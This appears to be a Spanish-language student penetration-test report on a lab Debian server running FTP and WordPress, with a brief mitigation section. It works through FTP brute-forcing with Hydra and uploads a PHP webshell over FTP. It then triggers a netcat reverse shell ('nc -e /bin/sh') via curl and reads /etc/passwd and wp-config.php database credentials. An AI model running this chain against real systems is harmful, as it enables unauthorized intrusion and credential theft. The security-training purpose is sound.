



PROYECTO FINAL

Prueba de Penetración

Detección y Corrección de Vulnerabilidades Alternativas

Ramón Tirado Fernández

ÍNDICE

1. Introducción.....	1
2. Metodología y Análisis	1
3. Herramientas Utilizadas	2
4. IDENTIFICACIÓN DE VULNERABILIDADES	2
5. EXPLOTACION DE SERVICIOS VULNERABLES	4
5.1. Conexión al servidor FTP con acceso anónimo.....	4
5.2. Ataque de fuerza bruta con Hydra.....	5
5.3. Acceso a servidor FTP con credenciales.....	7
5.4. Ataque directo a WordPress:.....	8
5.5. Creación de Shell Inversa en el servidor	10
5.6. Extracción de datos sensibles	11
6. CORRECCIÓN DE VULNERABILIDADES Y MEDIDAS PREVENTIVAS	13
7. CONCLUSIÓN	13

1. Introducción

Este informe documenta el proceso de evaluación de seguridad realizado en un servidor Debian 12 (Bookworm) comprometido, donde se identificaron múltiples vulnerabilidades críticas que permitieron acceso no autorizado, escalada de privilegios y persistencia de atacantes.

Objetivos:

- Identificar servicios expuestos (FTP, HTTP, SSH).
- Analizar vulnerabilidades conocidas.
- Explotar fallos para demostrar el impacto.
- Proponer soluciones para mitigar riesgos.

Alcance:

- Servicios evaluados: FTP (vsftpd 3.0.3), HTTP (Apache 2.4.62 + WordPress), SSH (OpenSSH 9.2p1).

2. Metodología y Análisis

Se siguió un enfoque estructurado basado en el OWASP Testing Guide y PTES (Penetration Testing Execution Standard):

Fases:

1. **Reconocimiento:** Escaneo con nmap para descubrir puertos y servicios.
2. **Análisis de Vulnerabilidades:** Uso de wpscan, hydra, y pruebas manuales.
3. **Explotación:** Acceso no autorizado vía FTP, WordPress y posibles vectores de escalada.
4. **Post-Explotación:** Extracción de credenciales, análisis de permisos SUID.
5. **Documentación y Mitigación.**

3. Herramientas Utilizadas

Herramienta	Uso
Nmap	Escaneo de puertos y servicios (nmap -sV -A -p- 192.168.0.137).
WPScan	Escaneo de vulnerabilidades en WordPress.
Hydra	Fuerza bruta a FTP y SSH (hydra -l user -P rockyou.txt ftp://...).
Curl	Envío de peticiones HTTP para explotar webshells.
Netcat (nc)	Conexiones inversas (reverse shells).

4. IDENTIFICACIÓN DE VULNERABILIDADES

A) Procedimiento: Utilización del siguiente comando de Nmap, para realizar un escaneo completo del servidor comprometido.

```
Sudo nmap -sV -A -T4 -p- <IP_DEL_SERVIDOR_COMPROMETIDO>
```

Explicación de los parámetros:

- -sV: Detecta la versión de los servicios corriendo en los puertos.
- -A: Habilita detección de SO y versiones, script de escaneo y traceroute.
- -T4: Velocidad de escaneo más rápida (puedes usar -T5 si la red es muy rápida, pero -T4 es más discreto).
- -p-: Escanea todos los puertos (del 1 al 65535). Si prefieres un escaneo más rápido, puedes usar -p 1-1000 para los puertos más comunes.

Prueba de Penetración. Detección y Corrección de vulnerabilidades

```
(kali㉿kali)~[~]
$ nmap -sV -A -T4 -p- 192.168.0.137
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 13:35 EDT
Nmap scan report for 192.168.0.137
Host is up (0.00040s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.0.30
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 aa:f8:39:b3:ce:e6:3a:c9:60:79:bc:6c:06:47:ff:5a (ECDSA)
|_  256 43:ca:a9:c9:31:7b:82:d9:03:ff:40:f2:a3:71:40:83 (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ http-robots.txt: 1 disallowed entry
|_/_wp-admin/
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:65:7F:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.40 ms  192.168.0.137

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.30 seconds
```

B) Hallazgo:

- **FTP (vsftpd 3.0.3) - Vulnerabilidad: Acceso Anónimo Permitido**
 - Descripción: El servidor FTP permite login anónimo (Anonymous FTP login allowed), lo que significa que cualquiera puede conectarse sin credenciales.
 - Impacto: Posible acceso a archivos sensibles, subida de malwares o escalada de privilegios si el directorio FTP escribe en áreas críticas.

```
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.0.30
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Prueba de Penetración. Detección y Corrección de vulnerabilidades

- **HTTP (Apache 2.4.62)** - Posible WordPress en /wp-admin/
 - Descripción:
 - El robots.txt bloquea /wp-admin/, lo que sugiere la presencia de WordPress.
 - Apache 2.4.62 no tiene vulnerabilidades críticas conocidas, pero WordPress puede ser vulnerable si está desactualizado.

```
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Apache2 Debian Default Page: It works
```

- **SSH (OpenSSH 9.2p1)**: Dado que este servicio fue estudiado en el análisis forense, será omitido su estudio, y explotación durante la prueba de pentesting.

5. EXPLOTACION DE SERVICIOS VULNERABLES

5.1. Conexión al servidor FTP con acceso anónimo

A) Procedimiento:

- Nos conectamos al servidor FTP e ingresamos como “anonymous”.

```
ftp 192.168.0.137
```

```
(kali㉿kali)-[~]
$ ftp 192.168.0.137
Connected to 192.168.0.137.
220 (vsFTPD 3.0.3)
Name (192.168.0.137:kali): debian
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

- Reconocimiento del directorio FTP:

```
ftp> pwd
ftp>ls -l
ftp> cd /
```

B) Hallazgo:

- Se confirma que es posible acceder al servidor como “anonymous”.
- No resulta posible extraer información de directorios.

```
(kali㉿kali)-[~]  
$ ftp 192.168.0.137  
Connected to 192.168.0.137.  
220 (vsFTPd 3.0.3)  
Name (192.168.0.137:kali): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> pwd  
Remote directory: /  
ftp> ls -l  
229 Entering Extended Passive Mode (|||58436|)  
150 Here comes the directory listing.  
226 Directory send OK.  
ftp> cd /  
250 Directory successfully changed.  
ftp> █
```

5.2. Ataque de fuerza bruta con Hydra

A) Procedimiento:

- Se crean archivos con archivos de usuarios comunes para usuarios, y contraseñas (nano ftp_users.txt/nano ftp_passwords.txt)

GNU nano 8.3	GNU nano 8.3
anonymous	password
admin	123456
root	admin
ftpuser	root
user	ftp
test	test
webmaster	password123
backup█	qwerty

- Se lanza ataque de fuerza bruta con Hydra

```
hydra -L ftp_users.txt -P ftp_passwords.txt ftp://192.168.0.137
```

Prueba de Penetración. Detección y Corrección de vulnerabilidades

```
(kali㉿kali)~[~]
$ hydra -L ftp_users.txt -P ftp_passwords.txt ftp://192.168.0.29
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-29 12:26:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 72 login tries (l:8/p:9), ~5 tries per task
[DATA] attacking ftp://192.168.0.29:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-29 12:26:22
```

- Mejora de lista de credenciales:

```
echo -e "anonymous\nadmin\nroot\nftp\nuser\nftpuser\nwww-  
data\nbackup\noracle\nmysql\ndebian\nubuntu\ntest\nwebmaster" >  
ftp_users.txt  
echo -e  
"password\n123456\n12345678\n1234\nadmin\nroot\nftp\npassword123\nqw  
erty\nletmein\nwelcome\npassw0rd\nP@ssw0rd\n12345\n123456789" >  
ftp_passwords.txt
```

- Se lanza segundo ataque con Hydra, obteniendo las credenciales “debian:1233456”.

```
(kali㉿kali)~[~]
$ hydra -L ftp_users.txt -P ftp_passwords.txt ftp://192.168.0.137
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-30 14:48:48
[DATA] max 16 tasks per 1 server, overall 16 tasks, 210 login tries (l:14/p:15), ~14 tries per task
[DATA] attacking ftp://192.168.0.137:21/
[21][ftp] host: 192.168.0.137 login: anonymous password: password
[21][ftp] host: 192.168.0.137 login: anonymous password: 12345678
[21][ftp] host: 192.168.0.137 login: anonymous password: admin
[21][ftp] host: 192.168.0.137 login: anonymous password: password123
[21][ftp] host: 192.168.0.137 login: anonymous password: 123456789
[21][ftp] host: 192.168.0.137 login: anonymous password: 123456
[21][ftp] host: 192.168.0.137 login: anonymous password: 1234
[21][ftp] host: 192.168.0.137 login: anonymous password: root
[21][ftp] host: 192.168.0.137 login: anonymous password: ftp
[21][ftp] host: 192.168.0.137 login: anonymous password: qwerty
[21][ftp] host: 192.168.0.137 login: anonymous password: letmein
[21][ftp] host: 192.168.0.137 login: anonymous password: welcome
[21][ftp] host: 192.168.0.137 login: anonymous password: passw0rd
[21][ftp] host: 192.168.0.137 login: anonymous password: P@ssw0rd
[21][ftp] host: 192.168.0.137 login: anonymous password: 12345
[21][ftp] host: 192.168.0.137 login: ftp password: password
[21][ftp] host: 192.168.0.137 login: ftp password: 123456
[21][ftp] host: 192.168.0.137 login: debian password: 123456
1 of 1 target successfully completed, 18 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-30 14:49:25
```


5.3. Acceso a servidor FTP con credenciales.

A) Procedimiento;

- Acceso al servidor FTP con las credenciales obtenidas del ataque de fuerza bruta

```
(kali@kali)-[~]  
$ ftp 192.168.0.137  
Connected to 192.168.0.137.  
220 (vsFTPD 3.0.3)  
Name (192.168.0.137:kali): debian  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.
```

- Reconocimiento de Directorio Debian:

```
ftp> cd /home/debian  
ftp> ls -l
```

- Reconocimiento de directorio html:

```
ftp> cd /var/www/html  
ftp> ls -l
```

- Intento de robo de archivo wp-config.php

```
ftp> get /var/www/wp-config.php
```

B) Hallazgo:

- Home del Usuario debian: Directorios estándar (Desktop, Documents, etc.), pero no hay archivos sensibles visibles.

```
ftp> pwd  
Remote directory: /home/debian  
ftp> ls -l  
229 Entering Extended Passive Mode (|||55788|)  
150 Here comes the directory listing.  
drwxr-xr-x  2 1000    1000          4096 Jul 31  2024 Desktop  
drwxr-xr-x  2 1000    1000          4096 Jul 31  2024 Documents  
drwxr-xr-x  2 1000    1000          4096 Sep 28  2024 Downloads  
drwxr-xr-x  2 1000    1000          4096 Jul 31  2024 Music  
drwxr-xr-x  2 1000    1000          4096 Jul 31  2024 Pictures  
drwxr-xr-x  2 1000    1000          4096 Jul 31  2024 Public  
drwxr-xr-x  2 1000    1000          4096 Jul 31  2024 Templates  
drwxr-xr-x  2 1000    1000          4096 Jul 31  2024 Videos  
226 Directory send OK.
```

Prueba de Penetración. Detección y Corrección de vulnerabilidades

- Permisos Peligrosos: Todos los archivos en /var/www/html tienen permisos 777 (-rwxrwxrwx), lo que permite a cualquier usuario modificarlos.

```
ftp> cd /var/www/html
250 Directory successfully changed.
ftp> ls -l
229 Entering Extended Passive Mode (|||60470|)
150 Here comes the directory listing.
-rwxrwxrwx  1 33      33      10701 Sep 30  2024 index.html
-rwxrwxrwx  1 33      33      405 Feb 06  2020 index.php
-rwxrwxrwx  1 33      33     19903 May 30 13:36 license.txt
-rwxrwxrwx  1 33      33     7425 May 30 13:36 readme.html
-rwxrwxrwx  1 33      33     7387 Feb 13  2024 wp-activate.php
drwxrwxrwx  9 33      33     4096 Sep 10  2024 wp-admin
-rwxrwxrwx  1 33      33      351 Feb 06  2020 wp-blog-header.php
-rwxrwxrwx  1 33      33     2323 Jun 14  2023 wp-comments-post.php
-rwxrwxrwx  1 33      33     3336 May 30 13:36 wp-config-sample.php
-rwxrwxrwx  1 33      33     3017 Sep 30  2024 wp-config.php
drwxrwxrwx  6 33      33     4096 May 30 13:36 wp-content
-rwxrwxrwx  1 33      33     5617 May 30 13:36 wp-cron.php
drwxrwxrwx 30 33      33    12288 May 30 13:36 wp-includes
-rwxrwxrwx  1 33      33     2502 Nov 26  2022 wp-links-opml.php
-rwxrwxrwx  1 33      33     3937 Mar 11  2024 wp-load.php
-rwxrwxrwx  1 33      33    51414 May 30 13:36 wp-login.php
-rwxrwxrwx  1 33      33     8727 May 30 13:36 wp-mail.php
-rwxrwxrwx  1 33      33    30081 May 30 13:36 wp-settings.php
-rwxrwxrwx  1 33      33    34516 May 30 13:36 wp-signup.php
-rwxrwxrwx  1 33      33     5102 May 30 13:36 wp-trackback.php
-rwxrwxrwx  1 33      33     3205 May 30 13:36 xmlrpc.php
226 Directory send OK.
```

- Acceso a WordPress: El archivo wp-config.php está accesible (/var/www/html/wp-config.php). Contiene credenciales de la base de datos MySQL.
- El usuario carece de permisos para leer el archivo wp-config.php, a pesar que los permisos en /var/www/html muestra permisos 777.

```
ftp> get /var/www/html/wp-config.php
local: /var/www/html/wp-config.php remote: /var/www/html/wp-config.php
ftp: Can't access `/var/www/html/wp-config.php': Permission denied
ftp> █
```

5.4. Ataque directo a WordPress:

A) Procedimiento:

- Usaremos wpscan para detectar las vulnerabilidades, plugins desactualizados, etc.

```
wpscan --url http://192.168.0.137 --enumerate u,p,t
```

Prueba de Penetración. Detección y Corrección de vulnerabilidades

Explicación de parámetros:

- enumerate u,p,t: Indica a WPScan que enumere (enumerate) información específica:
 - u: Usuarios (--enumerate u). Busca nombres de usuario válidos (útil para ataques de fuerza bruta).
 - p: Plugins (--enumerate p). Lista plugins instalados y verifica si hay versiones vulnerables.
 - t: Temas (--enumerate t). Lista los temas (themes) instalados y verifica vulnerabilidades.


B) Hallazgo:

- XML-RPC habilitado: Permite ataques de fuerza bruta y DDOS.




```
[+] XML-RPC seems to be enabled: http://192.168.0.137/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

- Directorio de uploads listable: Expone archivos subidos.

```
[+] Upload directory has listing enabled: http://192.168.0.137/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```



The screenshot shows a web browser window with the address bar displaying `192.168.0.137/wp-content/uploads/`. The browser's taskbar at the bottom includes icons for Kali Linux, Kali Tools, Kali Docs, Kali Forums, and Kali NetHunter. The main content area displays the title "Index of /wp-content/uploads" in a large, bold, black serif font. Below the title is a table with four columns: "Name", "Last modified", "Size", and "Description". The table contains three entries: a "Parent Directory" link with a folder icon, and two subdirectories named "2024/" and "2025/" with folder icons. The "Last modified" dates are "2024-10-08 16:49" and "2025-05-30 13:36" respectively. The "Size" column shows dashes for all entries. At the bottom of the page, a footer line reads "Apache/2.4.62 (Debian) Server at 192.168.0.137 Port 80".

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 2024/	2024-10-08 16:49	-	
 2025/	2025-05-30 13:36	-	

Apache/2.4.62 (Debian) Server at 192.168.0.137 Port 80

Prueba de Penetración. Detección y Corrección de vulnerabilidades

- Tema desactualizado (twentytwentyfour v1.2): La versión actual es 1.3 (podría contener vulnerabilidades conocidas).
- Usuario identificado: wordpress-user (posible objetivo para fuerza bruta).

```
[+] wordpress-user
| Found By: Wp Json Api (Aggressive Detection)
| - http://192.168.0.137/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By: Login Error Messages (Aggressive Detection)
```

5.5. Creación de Shell Inversa en el servidor

A) Procedimiento:

- Creamos el archivo PHP:

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

- Lo subimos al servidor:

```
put shell.php /var/www/html/shell.php
```

```
(kali@kali)~[~]
$ echo '<?php system($_GET["cmd"]); ?>' > shell.php
(kali@kali)~[~]
$ ftp 192.168.0.137
Connected to 192.168.0.137. (Passive Detection)
220 (vsFTPd 3.0.3)
Name (192.168.0.137:kali): debian
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put shell.php /var/www/html/shell.php
local: shell.php remote: /var/www/html/shell.php
229 Entering Extended Passive Mode (|||40570|)
150 Ok to send data.
100% |*****| 31 480.53 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes sent in 00:00 (7.05 KiB/s)
ftp>
```

- Damos permisos al servidor para poder ejecutar el archivo desde FTP.

```
ftp> quote SITE CHMOD 755 /var/www/html/shell.php
```

- Obtención de Shell Inversa:
 - Usamos un listener en una nueva terminal desde la máquina atacante (netcat):

```
nc -lvp 4444
```

Prueba de Penetración. Detección y Corrección de vulnerabilidades

- Ejecutamos el Shell en el navegador o con curl:

```
curl "http://192.168.0.137/shell.php?cmd=nc%20-e%20/bin/sh%20192.168.0.30%204444"
```

- Accedemos a la shell desde la terminal en que tenemos netcat ejecutándose.



```
(kali㉿kali)-[~]
$ curl "http://192.168.0.137/shell.php?cmd=nc%20-e%20/bin/sh%20192.168.0.30%204444"

(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.30] from (UNKNOWN) [192.168.0.137] 45266
whoami
www-data
```

5.6. Extracción de datos sensibles

A) Procedimiento

- Búsqueda de binarios:

```
find / -perm -4000 2>/dev/null
```

- Ver archivos de configuración sensibles:

```
cat /var/www/html/wp-config.php
```

- Ver Credenciales de base de datos:

```
cat /var/www/html/wp-config.php
```

B) Hallazgo:

- Los binarios con permisos SUID encontrados (/usr/bin/sudo, /usr/bin/pkexec, etc.) podrían permitir escalar privilegios. El más interesante es pkexec (conocido por vulnerabilidades como CVE-2021-4034).

```
find / -perm -4000 2>/dev/null
/usr/sbin/pppd
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/fusermount3
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/ntfs-3g
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/sudo
```

- Usuarios del Sistema (/etc/passwd)
 - Usuario con shell interactiva: debian (última entrada, con directorio /home/debian).
 - Servicios críticos: mysql, sshd, ftp.

```
debian:x:1000:1000:4geeks,,,:/home/debian:/bin/bash
mysql:x:111:121:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
ftp:x:113:122:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```

- Credenciales de WordPress (wp-config.php)
 - Base de datos: wordpress
 - Usuario: wordpressuser
 - Contraseña: 123456
 - Host: localhost

```
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wordpressuser' );

/** Database password */
define( 'DB_PASSWORD', '123456' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

6. CORRECCIÓN DE VULNERABILIDADES Y MEDIDAS PREVENTIVAS

- **FTP:**
 - Deshabilitar acceso anónimo:
 - Usar SFTP/SCP en lugar de FTP.
- **WordPress**
 - Actualizar temas/plugins:
 - Deshabilitar XML-RPC:
- **SSH**
 - Cambiar contraseñas débiles:
 - Deshabilitar login root:
- **Permisos SUID**
 - Revocar permisos innecesarios:
- **Monitoreo Proactivo**

7. CONCLUSIÓN

El servidor presentaba múltiples vulnerabilidades críticas, desde configuraciones inseguras en FTP hasta permisos excesivos en WordPress. Se demostró cómo un atacante podría comprometer el sistema y escalar privilegios. Las mitigaciones propuestas reducen significativamente el riesgo de explotación.

Recomendación final:

- Realizar pruebas de penetración periódicas y aplicar parches de seguridad.
- Formar al personal en hardening de servidores.